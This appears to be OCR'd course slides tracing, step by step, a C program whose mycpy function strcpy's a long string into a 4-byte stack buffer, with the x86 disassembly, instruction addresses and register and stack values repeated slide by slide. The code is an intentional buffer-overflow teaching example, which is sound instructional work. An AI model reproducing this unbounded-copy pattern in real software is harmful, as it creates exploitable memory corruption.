
```c
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

```
mycpy:
  push %ebp
  mov %esp,%ebp
  sub $0x28,%esp
  mov 0x8(%ebp),%eax
  mov %eax,0x4(%esp)
  lea -0xc(%ebp),%eax
  mov %eax,(%esp)
  call strcpy
  leave
  ret
main:
  push %ebp
  mov %esp,%ebp
  sub $0x10,%esp
  movl $0x8048504,(%esp)
  call mycpy
  mov $0x8048517,%eax
  mov %eax,(%esp)
  call printf
  mov $0x0,%eax
  leave
  ret
```



%eax	
%esp	
%ebp	[illegible]
%eip	

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



0xFFFFFFFF


0xfd2d4

0xfd2e0

0x00000000


%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840e

```
mycpy:
   push %ebp                   0x80483f4
   mov %esp,%ebp               0x80483f5
   sub $0x28,%esp              0x80483f7
   mov 0x8(%ebp),%eax          0x80483fa
   mov %eax,0x4(%esp)          0x80483fd
   lea -0xc(%ebp),%eax         0x8048401
   mov %eax,(%esp)             0x8048404
   call strcpy                 0x8048407
   leave                       0x804840c
   ret                         0x804840d
main:
   push %ebp                   0x804840e
   mov %esp,%ebp               0x804840f
   sub $0x10,%esp              0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                  0x804841e
   mov $0x8048517,%eax         0x8048423
   mov %eax,(%esp)             0x8048428
   call printf                 0x804842b
   mov $0x0,%eax               0x8048430
   leave                       0x8048435
   ret                         0x8048436
```




%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840f

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



```
mycpy:
   push %ebp                0x80483f4
   mov %esp,%ebp            0x80483f5
   sub $0x28,%esp           0x80483f7
   mov 0x8(%ebp),%eax       0x80483fa
   mov %eax,0x4(%esp)       0x80483fd
   lea -0xc(%ebp),%eax      0x8048401
   mov %eax,(%esp)          0x8048404
   call strcpy              0x8048407
   leave                    0x804840c
   ret                      0x804840d
main:
   push %ebp                0x804840e
   mov %esp,%ebp            0x804840f
   sub $0x10,%esp           0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy               0x804841e
   mov $0x8048517,%eax      0x8048423
   mov %eax,(%esp)          0x8048428
   call printf              0x804842b
   mov $0x0,%eax            0x8048430
   leave                    0x8048435
   ret                      0x8048436
```

%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x804840f



0xFFFFFFFF


0xfd2d4

0xfd2e0

0x00000000


%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x8048414

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```




%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048414

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048417

```
mycpy:
    push %ebp                       0x80483f4
    mov %esp,%ebp                   0x80483f5
    sub $0x28,%esp                  0x80483f7
    mov 0x8(%ebp),%eax              0x80483fa
    mov %eax,0x4(%esp)              0x80483fd
    lea -0xc(%ebp),%eax             0x8048401
    mov %eax,(%esp)                 0x8048404
    call strcpy                     0x8048407
    leave                           0x804840c
    ret                             0x804840d
main:
    push %ebp                       0x804840e
    mov %esp,%ebp                   0x804840f
    sub $0x10,%esp                  0x8048414
→   movl $0x8048504,(%esp)0x8048417
    call mycpy                      0x804841e
    mov $0x8048517,%eax             0x8048423
    mov %eax,(%esp)                 0x8048428
    call printf                     0x804842b
    mov $0x0,%eax                   0x8048430
    leave                           0x8048435
    ret                             0x8048436
```




0xFFFFFFFF

0xfd2e0	0xfd2d4
0x8048504	
	0xfd2c0

0x00000000


%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
